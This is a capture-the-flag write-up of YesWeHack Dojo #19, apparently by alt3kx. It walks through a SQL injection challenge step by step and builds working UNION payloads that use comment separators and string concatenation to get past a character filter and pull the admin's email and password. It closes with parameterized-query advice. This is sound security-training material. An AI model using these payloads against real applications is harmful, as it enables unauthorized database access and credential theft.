DOJO #19

/ Hint

~ Sometimes the selected column quantity does not limit the injection output!
psssst

The password is in a **Flag{}** format!

/ Goal

BRUTE FORCE IS NOT ALLOWED!

The valid solution for the SQL injection must meet these requirements:

- Be able to extract the **email** and **password** for the user **admin**.
- The SQL injection should output the data to the screen! ☺

Example output:

Email: AdminName@yeswehack.com
Password: **FLAG{_Pa$$w0rd123_}**

/ Story time

Developer Jeff rushed to make an SQL statement before the Friday beer!
He left the office early and forgot that the newly written SQL code was public. This will be more than just a bad hangover for Jeff!

Yeswehack: Dojo #19 : Writeup by alt3kx

SQL Injection via ($id) String Concatenation | CVSSv3 9.1 | CWE-89

Description

SQL injection is a technique in which an attacker inserts malicious code into strings that are later passed to a database for execution. SQL injection exploits applications that formulate SQL statements from user input (e.g., from values input in a form on a web site). The vulnerability is due to either incorrectly filtered input or wrongly typed input, but is always the result of concatenating user input with SQL strings to perform a database action.

Impact

Consider a situation where the original query returns multiple columns from the target table. Instead of checking each column to determine which column contains the data type string, You can easily retrieve multiple values within a single column by concatenating the values together. This makes retrieval more straightforward, because it requires identification of only a single varchar field in the original query

Steps to Reproduce


1. Observe the SQL code provided :

```
--return
SELECT username FROM users
WHERE ( role = 'USER' AND email LIKE '%@yahoo.com' )
AND ( id > 13.37 AND id <= $ID )
LIMIT 0 -- 10

/** * Set "LIMIT" to 10 when in production */
```

2. Analyze the **regex** rules and see which chars are **Blacklisted** to inject (*Ref: dojo01.png)*

1st regex rule: chars as -,#\(are replaced by _N0p3_
2nd regex rule: chars as <space> are replaced by _



3. Observe which chars are **Whitelisted** and those already for injection


Chars allowed : /, *, |, ~,)

4. Start some injecting with comments, use chars as follow '/**/ ' and observe the SQL clause accepting injections (Ref dojo02.png)

Payload: /**/1+'alt3kx'/**/

```
--return
SELECT username FROM users
WHERE ( role = 'USER' AND email LIKE '%@yahoo.com' )
AND ( id > 13.37 AND id <= /**/1+'alt3kx'/**/ )
LIMIT 0 -- 10
```

*/** * Set "LIMIT" to 10 when in production */*



5. Use the whitelisted char ') ' and inject it into SQL clause to close the condition **AND** e.g.

AND (id > 13.37 AND id <= 1) ← close this condition

6. Observe the hints provided, to complete injection should be **"SQLi + "String Concatenation** " and retrieve multiple values within a single column

https://portswigger.net/web-security/sql-injection/cheat-sheet


7. Based on that information provided build the final SQL statement:

a) 1) ← Close the condition
b) UNION/*alt3kx*/SELECT/**/ ← SQL statement and interchange comments as separator
c) email||'~'||password ← Exploit SQL Injection via ($id) String Concatenation
d) /**/FROM/**/users/**/WHERE/**/username/**/LIKE/**/'admin' ← SQL statement and interchange comments as separator then escape with ' char to accept the admin argument
e) /* ← Escape the sentences using comments! ... Voila! got the flag

Final Payloads Used :

1)UNION/*alt3kx*/SELECT/**/email||password/**/FROM/**/users/**/WHERE/**/username/**/LIKE/**/'admin'/*
1)UNION/*alt3kx*/SELECT/**/email||'~'||password/**/FROM/**/users/**/WHERE/**/username/**/LIKE/**/'admi'/*

FLAG:
"username": "**murphygary@gmail.com~FLAG{Th1s_is_th3_4dm1n_p4ssw0rd**}"



To avoid the attack

Use parameterized queries when dealing with SQL queries that contain user input. Parameterized queries allow the database to understand which parts of the SQL query should be considered as user input, therefore solving SQL injection.

References

https://portswigger.net/web-security/sql-injection/cheat-sheet
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Contact

https://alt3kx.github.io/
https://infosec.exchange/@alt3kx